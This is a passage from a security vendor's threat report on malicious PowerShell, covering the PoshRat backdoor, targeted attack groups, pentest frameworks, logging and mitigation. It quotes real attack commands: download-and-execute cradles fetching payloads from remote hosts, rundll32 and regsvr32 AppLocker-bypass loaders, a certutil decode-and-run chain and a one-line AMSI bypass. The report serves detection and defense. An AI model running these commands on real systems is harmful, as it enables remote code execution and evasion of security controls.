PoshRat is a simple PowerShell back door Trojan. There are a handful of variations, which each consist of 100-200 lines of PowerShell code. PoshRat dynamically creates a Transport Layer Security (TLS) certificate that can be used to encrypt communications. Once executed, the malware listens on TCP ports 80 and 443 for incoming connections. The backend communication is performed with Net.Webclient using the DownloadString method. The threat executes commands with Invoke-Expression.

Such shells are integrated in the most common attack frameworks, for example, the Nishang package. In addition to the back door server, the frameworks provide load point methods to execute the payload. One method is to use rundll32 to start a JavaScript which will then execute a PowerShell command line.

```
rundll32.exe javascript:"\..\
mshtml,RunHTMLApplication ";document.write();r=new%20
ActiveXObject("WScript.Shell").run("powershell -w h
-nologo -noprofile -ep bypass IEX ((New-Object Net.
WebClient).DownloadString('[IP ADDRESS]/script.
ps1'))",0,true);
```

Another option is to generate a COM scriptlet (.sct) file containing a script. The script is triggered with the following regsvr32 command on the infected computer:

```
regsvr32.exe /u /n /s /i:http://[IP ADDRESS]:80/file.
sct scrobj.dll
```

This method can be used to bypass AppLocker restrictions. The command will load the remote script in the register element and run the script.

POWERSHELL IN TARGETED ATTACKS

```
$WC=NEw-OBjeCt SYsTEm.Net.WEbCLIENt;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback
= {$true};
$wC.HEAderS.Add('User-Agent',$u);
$Wc.PROxY = [SystEM.NeT.WEBReQuEst]::DeFauLtWEbPrOxy;$wC.ProXY.
CREdENtiAls = [System.NeT.CRedeNtIalCAcHe]::DefaulTNETworKCrEdenTIALS;
$K='AKoem{;V*O$E^<0F:_Is~}zdhyni,fpt';$I=0;[CHAR[]]$b=([chAr[]]($wc.
DOwNlOadSTRiNg("https://[REMOVED]/index.asp")))|%{$_-bXoR$k[$I++%$K.
LenGtH]};IEX ($B-joIn'')
```

As we have discussed previously, multiple targeted attack groups use PowerShell scripts for their campaigns. There has been a trend with targeted attackers using the pre-installed tools in order to stay below the radar. As many organizations do not monitor for malicious PowerShell usage, it is likely that other unnoticed targeted attack groups have been using PowerShell.

The following are examples of targeted attack groups using PowerShell:

PUPA/DEEP PANDA

The Pupa/Deep Panda group used scheduled tasks to execute PowerShell scripts that loaded Backdoor.Joggver into memory and run it. They downloaded Joggver over Secure Sockets Layer (SSL) and explicitly ignored any certificate errors (allowing self-signed certificates to be accepted) by using the following command:

```
[System.Net.ServicePointManager]::ServerCertificate
ValidationCallback = {$true}
```

Pupa/Deep Panda also used WMI to deploy PowerShell scripts remotely and set up scheduled tasks for lateral movement.

COZYDUKE/SEADUKE

The CozyDuke/SeaDuke group has been known to target governmental and diplomatic organizations since at least 2010. This group used a PowerShell version of Hacktool.Mimikatz and the Kerberos pass-the-ticket attack to impersonate high privileged users. CozyDuke/SeaDuke used another PowerShell script called dump.ps1 to extract emails from the Microsoft Exchange server.

In addition to that, Trojan.Cozer used an encoded PowerShell script to download Trojan.Seaduke. Cozer downloaded an encoded binary disguised as .jpg file from an SSL web server. Instead of directly decoding the Base64-encoded file with PowerShell, the attackers invoked the Windows tool Certutil, before executing the file as a new process. The following shows the PowerShell script used to download Trojan.Seaduke.

```
(New-Object Net.WebClient).DownloadFile("https://
[REMOVED]/logo1.jpg","$(cat env:appdata)\\logo1.
jpg"); certutil -decode "$(cat env:appdata)\\logo1.
jpg" "$(cat env:appdata)\\AdobeARM.exe"; start-
process "$(cat env:appdata)\\AdobeARM.exe "
```

BUCKEYE

The Buckeye group, which recently attacked Hong Kong based targets, used spear-phishing emails with malicious .zip attachments. The .zip archive contained a Windows shortcut (.lnk) file with the Internet Explorer logo. This .lnk file then used PowerShell to download and execute Backdoor.Pirpi. The group used -w 1 instead of -w hidden to hide the window. They also used cls to clear the screen, probably in an attempt to hide their activity.

```
powershell.exe -w 1 cls (New-Object Net.WebClient).
DownloadFile("""http://[REMOVED]/images/rec.
exe""","""$env:tmp\rec.exe""");Iex %tmp%\rec.exe
```

ODINAFF

The Odinaff group, which attacked financial institutions, used PowerShell and other tools like PsExec to laterally move across a compromised network. This group was one of the few that set a specific user agent for the downloader script and checked local proxy settings. In addition, Odinaff used some simple mixed-case letter obfuscation.

```
$WC=NEw-OBjeCt SYsTEm.Net.WEbCLIENt;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificat
eValidationCallback = {$true};
$wC.HEAderS.Add('User-Agent',$u);
$Wc.PROxY = [SystEM.NeT.WEBReQuEst]::DeFauLt
WEbPrOxy;$wC.ProXY.CREdENtiAls = [System.NeT.CRedeN
tIalCAcHe]::DefaulTNETworKCrEdenTIALS;
$K='AKoem{;V*O$E^<0F:_Is~}zdhyni,fpt';$I=0;[CHAR[]]
$b=([chAr[]]($wc.DOwNlOadSTRiNg("https://[REMOVED]/
index.asp")))|%{$_-bXoR$k[$I++%$K.LenGtH]};IEX
($B-joIn'')
```

FBI WARNING ON UNNAMED ATTACK GROUP

On November 17, 2016, the FBI warned about a targeted attack group using PowerShell. The attackers sent spear-phishing emails containing documents with malicious macros. Once executed, the malware loaded the PowerShell stage to memory and executed it. The script checked the network connection by contacting gmail.com or google.com. If network connection was available, it downloaded a file with HTML content from its C&C server. The returned content then searched for images with the alt tag set to "Send message to contact". If an object was found, a Base64-encoded string was extracted from the source tag and was parsed. Using the Invoke-Expression call, the attacker could execute arbitrary PowerShell commands on the targeted computer.

EXAMPLE SCRIPT INVOCATIONS USED IN TARGETED ATTACKS


Table 5. Script invocations seen in targeted attacks by group

Attack groups	Script invocations
Pupa/ DeepPanda	`powershell.exe -w hidden -nologo -nointeractive -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring([REMOVED]))"`
Pupa/ DeepPanda	`powershell.exe -Win hidden -Enc [REMOVED]`
Pupa/ DeepPanda	`powershell -noprofile -windowstyle hidden -noninteractive -encodedcommand [REMOVED]`
SeaDuke	`powershell -executionpolicy bypass -File diag3.ps1`
SeaDuke	`powershell -windowstyle hidden -ep bypass -f Dump.ps1 -Domain [REMOVED] -User [REMOVED] -Password [REMOVED] -Mailbox`
CozyDuke	`powershell.exe -WindowStyle hidden -encodedCommand [REMOVED]`
Odinaff	`powershell.exe -NoP -NonI -W Hidden -Enc [REMOVED]`
Buckeye	`powershell.exe -w 1 cls (New-Object Net.WebClient).DownloadFile("""http://[REMOVED]/images/rec.exe""","""$env:tmp\rec.exe""");Iex %tmp%\rec.exe`

Most targeted attack groups primarily use PowerShell as downloader and for lateral movement across a network. Some groups like Buckeye even deploy other tools with functionality that could easily be reproduced in PowerShell scripts. It is unclear why they choose to rely on other tools for these simpler tasks, particularly since gathering environmental information about the compromised computer could easily be done with PowerShell. The reason could be that the groups hope to evade detection by spreading their activity over multiple legitimate tools. On the other hand, unauthorized usage of that many tools could raise an alarm.

Note that even within specific groups, invoked arguments differ over multiple commands. For example, Deep Panda uses both -w hidden and –Win hidden. Since the rest of the scripts and arguments were not obfuscated, this might be due to different authors creating the scripts.

The majority of scripts that we have observed in targeted attacks did not employ heavy obfuscation, such as what was discussed in the script obfuscation section of this report. It is unclear if this is due to a lack of knowledge or if this was a deliberate decision to raise less suspicion of their scripts. Most of the downloader scripts load their payload from servers using HTTPS to hide it from gateway and network security tools that can't deal with TLS connections.



DUAL USE TOOLS AND FRAMEWORKS

In the last two years, penetration tools and frameworks containing PowerShell have sharply risen. These tools often use new PowerShell methods that have not been seen much in malware yet. The community behind these tools is fast-growing and is quick to integrate new ideas. Many other non-PowerShell-specific tools, such as Metasploit, Veil, and Social Engineering Toolkit (SET), include the ability to generate PowerShell payloads and outputs.

The following sections will discuss some of the most common pentesting tools available. As mentioned, many other script sets, such as Posh-SecMod and PowerCat, are created every month. These tools can be used to test defenses against targeted attack groups using similar techniques.

The most common pentesting tools are:

- PowerSploit
- PowerShell Empire
- NiShang
- PS>Attack
- Mimikatz

The community behind these tools is fast-growing and is quick to integrate new ideas.

POWERSPLOIT

PowerSploit is a collection of different PowerShell scripts for penetration testers. The collection has grown over the years and offers modules for all phases of an attack. The advertised script features are:

- Code execution
- Script modification
- Persistence
- Antivirus bypass
- Exfiltration
- Privilege escalation
- Reconnaissance

Some previous standalone tools like PowerView (reconnaissance) and PowerUp (privilege escalation) have been integrated into PowerSploit.

POWERSHELL EMPIRE

This is a modular post-exploitation framework, providing a Metasploit-like environment in PowerShell and Python. PowerShell Empire includes different types of back door tools with multiple modules. Similar to the other frameworks, it includes methods for privilege escalation, lateral movement, persistence, data collection, and reconnaissance.

NISHANG

Nishang is a collection of different PowerShell scripts offering scanners, back door tools, privilege escalation, persistence, and other modules to the user. It contains various cmdlets that can generate encoded output to be used with load point methods.

PS>ATTACK

PS>Attack combines different PowerShell projects into a self-contained custom PowerShell console. The framework calls PowerShell through a .NET object in order to make it easier to run in environments where powershell.exe is blacklisted or restricted. The toolset includes the usual scripts from PowerSploit, PowerTools, and Nishang such as privilege escalation, persistence, reconnaissance, and data exfiltration.

MIMIKATZ


Mimikatz is a popular hacktool that dumps credentials and tokens from Windows computers. The tool can also perform various token manipulation and impersonation attacks.

Mimikatz has been seen in nearly all targeted attacks. There are PowerShell implementations of the tool, which can be run entirely from memory. The first widely accessible PowerShell version was the Invoke-Mimikatz script. This functionality is now integrated in other scripts like PowerSploit or ported to new scripts like mimikittenz.

There are other methods to gather passwords that do not require Mimikatz. Some attackers have started to use a method called Kerberoasting, which extracts service accounts password hashes for offline cracking.

PowerSploit is a collection of different PowerShell scripts for penetration testers. The collection has grown over the years and offers modules for all phases of an attack.

POWERSHELL SCRIPTS FOR PREVENTION AND INVESTIGATION



On the defender's side, a range of PowerShell scripts exists to help us. For example, there are scripts that will generate honeypot files and watch them for ransomware trying to encrypt them. Other scripts create local tar pit folders, which mimic an endless recursive folder structure in an attempt to slow down the ransomware file enumeration process. Another concept uses PowerShell to disable network enumeration, which is often performed for lateral movement.

There are also a few incident response and forensic toolkits available in PowerShell, such as Kansa, PowerForensic, or the data-gathering script PSrecon.

Performing a forensic analysis on PowerShell attacks can be difficult due to the lack of traces available. FireEye researchers Ryan Kazanciyan and Matt Hastings point out several starting points when investigating memory threats with a focus on PowerShell. For example, svchost.exe might still contain traces of remotely executed PowerShell commands, but only when the analysis can be conducted shortly after the attack.

Extended logging is key to make an investigation easier and we strongly recommend system administrators to enable this feature.

Performing a forensic analysis on PowerShell attacks can be difficult due to the lack of traces available.

MITIGATION

Most of the previously discussed attack methods require the attacker to be able to execute code on the targeted computer first. Some techniques require administrator privileges. This is why malicious PowerShell scripts are often referred to as post-exploitation tools; the initial infection vector is often the same as with traditional binary threats.
As a result, normal best practices to secure the environment apply here as well:

- End users are advised to immediately delete any suspicious emails they receive, especially those containing links and/or attachments.
- Be wary of Microsoft Office attachments that prompt users to enable macros. While macros can be used for legitimate purposes, such as automating tasks, attackers often use malicious macros to deliver malware through Office documents. To mitigate this infection vector, Microsoft has disabled macros from loading in Office documents by default. Attackers may use social-engineering techniques to convince users to enable macros to run. As a result, Symantec recommends that users avoid enabling macros in Microsoft Office.

The following guidance is specific to mitigating PowerShell threats:

- If you do not use PowerShell in your environment, then check if you can disable it or at least monitor for any unusual use of powershell.exe and wsmprovhost.exe, such as from unknown locations, unknown users, or at suspicious times. Keep in mind that PowerShell can be run without powershell.exe, such as through .NET and the System.Management.Automation namespace. Blocking access to powershell.exe, for example through AppLocker, does not stop attackers from using PowerShell.

- All internal legitimately used PowerShell scripts should be signed and all unsigned scripts should be blocked through the execution policy. While there are simple ways to bypass the execution policy, enabling it makes infection more difficult. The security team should be able to monitor for any attempt to bypass the execution policy and follow up on it.
- PowerShell Constrained Language Mode can be used to limit PowerShell to some base functionality, removing advanced features such as COM objects or system APIs. This will render most PowerShell frameworks unusable as they rely on these functions, such as for reflected DLL loading.
- Update to the newest version of PowerShell available (currently version 5). This will provide additional features, such as extended logging capabilities. If you do not use PowerShell version 2 but still have it installed, consider removing it as it can be exploited to bypass logging and restrictions.
- A restricted run space can limit exposure to remote PowerShell scripts. Cmdlets can be limited, and execution can be delegated to a different user account.
- Consider evaluating if Just Enough Administration (JEA) can be used to limit privileges for remote administration tasks in your environment. JEA is included in PowerShell 5 and allows role-based access control.

LOGGING

By default, basic logging is enabled in PowerShell prior to version 5. Enabling PowerShell logging requires PowerShell 3 and up.

With PowerShell 5, three logging methods are available; Module Logging, Transcription, and Script Block Logging. We highly recommend enabling extended logging, as this helps tremendously in investigations. Even if the attacker deletes their scripts after the attack, the log may still contain the content. Some logs record de-obfuscated scripts, allowing keywords to be easily searched for. Logging can be enabled in the group policy for Windows PowerShell. The settings are stored in the registry under the following subkey:

- `HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\`

Be advised that enabling logging can generate a lot of events. This information should be processed quickly or sent to a central SIEM to be correlated before it gets overwritten locally. In addition, the Windows Prefetch file for PowerShell may give a good indication of when it was last run and might even reveal the script's name.

When PowerShell scripts are executed, the following Windows event logs are updated:


- `Windows PowerShell.evtx`
- `Microsoft-WindowsPowerShell/Operational.evtx`
- `Microsoft-WindowsWinRM/Operational.evtx`

The analytic logs are disabled by default, but they include more details like executed cmdlets, scripts, or commands. This can generate a large volume of log messages if enabled.

- `Microsoft-WindowsPowerShell/Analytic.etl`
- `Microsoft-WindowsWinRM/Analytic.etl`

PowerShell 3 introduced Module Logging, which records PowerShell commands and their output including commands that are executed through remoting. Module Logging has to be enabled for each module that you want to monitor or all of them. Module Logging is a good start but it omits some details. Note that Module Logging does not record the execution of external Windows binaries.

Figure 9. PowerShell group policy settings on Windows 10



Windows PowerShell

Turn on PowerShell Script Block Logging

Edit policy setting

Requirements:
At least Microsoft Windows 7 or Windows Server 2008 family

Description:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.


If you disable this policy

Setting	State
Turn on Module Logging	Not configured
Turn on PowerShell Script Block Logging	Not configured
Turn on Script Execution	Not configured
Turn on PowerShell Transcription	Not configured
Set the default source path for Update-Help	Not configured

For detailed results, PowerShell provides the Transcription function through the Start-Transcript command to log all the processed commands. This option has been greatly improved in PowerShell 5. It will record all input and output as it appears in the console and write it to a text file with timestamps. Enabling transcribing will quickly generate a lot of log files so be prepared to process them or store them on a central file share. An attacker could disable logging before executing the malicious payload, for example a simple "-noprofile" argument will ignore profile commands. Any tampering should be monitored as well.

In PowerShell 5, Microsoft introduced verbose Script Block Logging. Once enabled, Script Block Logging will log the content of all script blocks that are processed and de-obfuscated, including dynamic code generated at runtime. This provides complete insight into script activity on a computer. The logging is applied to any application that uses the PowerShell engine. As a result, it monitors the command-line invocation PowerShell ISE as well as custom applications that use .NET objects. The events are logged in the PowerShell operational log.

Figure 10. PowerShell log event entry



Event 800, PowerShell (PowerShell)

```
Pipeline execution details for command line: (new-object ("net.web"+"`c`l`ient")).dOWnlOAdsTRing($url) .

Context Information:
        DetailSequence=1
        DetailTotal=1

        SequenceNumber=233

        UserId=ThinkPad\symantec
        HostName=ConsoleHost
        HostVersion=5.0.10586.494
        HostId=2c46f8b5-85fe-429d-88c7-a60080b4e9ab
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        EngineVersion=5.0.10586.494
        RunspaceId=ce04c657-c8d0-469f-a782-312ce229f6f6
        PipelineId=57
        ScriptName=
        CommandLine=(new-object ("net.web"+"`c`l`ient")).dOWnlOAdsTRing($url)

Details:
CommandInvocation(New-Object): "New-Object"
ParameterBinding(New-Object): name="TypeName"; value="net.webclient"
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	23.11.2016 14:20:57
Event ID:	800	Task Category:	Pipeline Execution Details
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	ThinkPad
OpCode:			
More Information:	Event Log Online Help		

Some administrators fear that this much logging might lead to leaked sensitive data such as credentials. In order to reduce this risk, Windows 10 introduced Protected Event Logging, which encrypts local logs in order to prevent attackers from stealing data from them. The logs should then be forwarded to a central location and analyzed.

Another option is to enable Process Tracking with command-line auditing, which can now record the full command line. This will log all new processes which are started, including PowerShell that is run on the command line. The information will be logged with the event id 4688 (Process Creation).

There are a few public tools available that can help process logged events, such as PowerShell Method Auditor. Security researcher Sean Metcalf has generated a list of suspicious calls that can be monitored in the PowerShell operational log. For example the following keywords are a strong indicator that PowerShell attack tools have been run:

Invoke-DLLInjection

- System.Reflection.AssemblyName
- System.Reflection.Emit.AssemblyBuilderAccess

Invoke-Shellcode

- System.Reflection.AssemblyName
- System.Reflection.Emit.AssemblyBuilderAccess
- System.MulticastDelegate
- System.Reflection.CallingConventions

ANTIMALWARE SCAN INTERFACE (AMSI)

Windows 10 added new security features for PowerShell. Script Block Logging is now automatically enabled, providing better logging. Additionally, a new feature called Antimalware Scan Interface (AMSI) allows security solutions to intercept and monitor PowerShell calls in order to block malicious scripts. This lets an engine look beyond basic obfuscation and dynamic code generation.

Unfortunately there are already ways to bypass AMSI. An attacker can try to unload AMSI; Graeber demonstrated the following simple method:

```
[Ref].Assembly.GetType('System.
Management.Automation.AmsiUtils').
GetField('amsiInitFailed','NonPublic,Static').
SetValue($null,$true)
```

An alternative method is dropping back to PowerShell 2.0 which does not support AMSI, if the old version is still present on the computer.

Either way, detections rely on signatures in most cases and therefore can be challenged by obfuscation, for example with variables or reordering. Nonetheless, AMSI increases security and, if the generated log files are monitored, will provide evidence of PowerShell misuse.

APPLOCKER

With Microsoft's application control solution AppLocker, further restrictions can be added. Through group policies, the tool can limit the execution of executables, DLLs, and scripts. AppLocker identifies the applications through information about the path, file hash, or publisher.

In an ideal enterprise environment, a whitelist approach would be used. With PowerShell 5, AppLocker can enforce Constrained Language Mode. This combination makes it hard for an attacker to run malicious scripts. Unfortunately in most cases, organizations use a blacklist approach as it is simpler to handle and update. Since PowerShell scripts can be launched in so many ways with legitimate reasons for administration to do so, it is difficult to block all malicious usage. Nevertheless, using AppLocker can improve security and should be assessed for an organization's security strategy.

Adopting a multilayered approach to security minimizes the chance of infection. Symantec has a strategy that protects against malware, including PowerShell threats, in three stages:

1. **Prevent:** Block the incursion or infection and prevent the damage from occurring
2. **Contain:** Limit the spread of an attack in the event of a successful infection
3. **Respond:** Have an incident response process, learn from the attack, and improve defenses

Preventing infection is by far the best outcome. Malicious emails and other malware droppers are the most common infection vectors for malicious PowerShell scripts. Adopting a robust defense against both these infection vectors will help reduce the risk of compromise.

ADVANCED ANTIVIRUS ENGINE

Symantec uses an array of detection engines including an advanced signature-based antivirus engine with heuristics, just-in-time (JIT) memory-scanning, and machine-learning engines. This allows the detection of directly in-memory executed scripts.

SONAR BEHAVIOR ENGINE

SONAR is Symantec's real-time behavior-based protection that blocks potentially malicious applications from running on the computer. It detects malware without requiring any specific detection signatures. SONAR uses heuristics, reputation data, and behavioral policies to detect emerging and unknown threats. SONAR can detect PowerShell script behaviors often used in post-infection lateral movement and block them.

EMAIL PROTECTION

Email-filtering services such as Symantec Email Security.cloud can stop malicious emails before they reach users. Symantec Messaging Gateway's Disarm technology can also protect computers from this threat by removing malicious content from attached documents before they even reach the user.

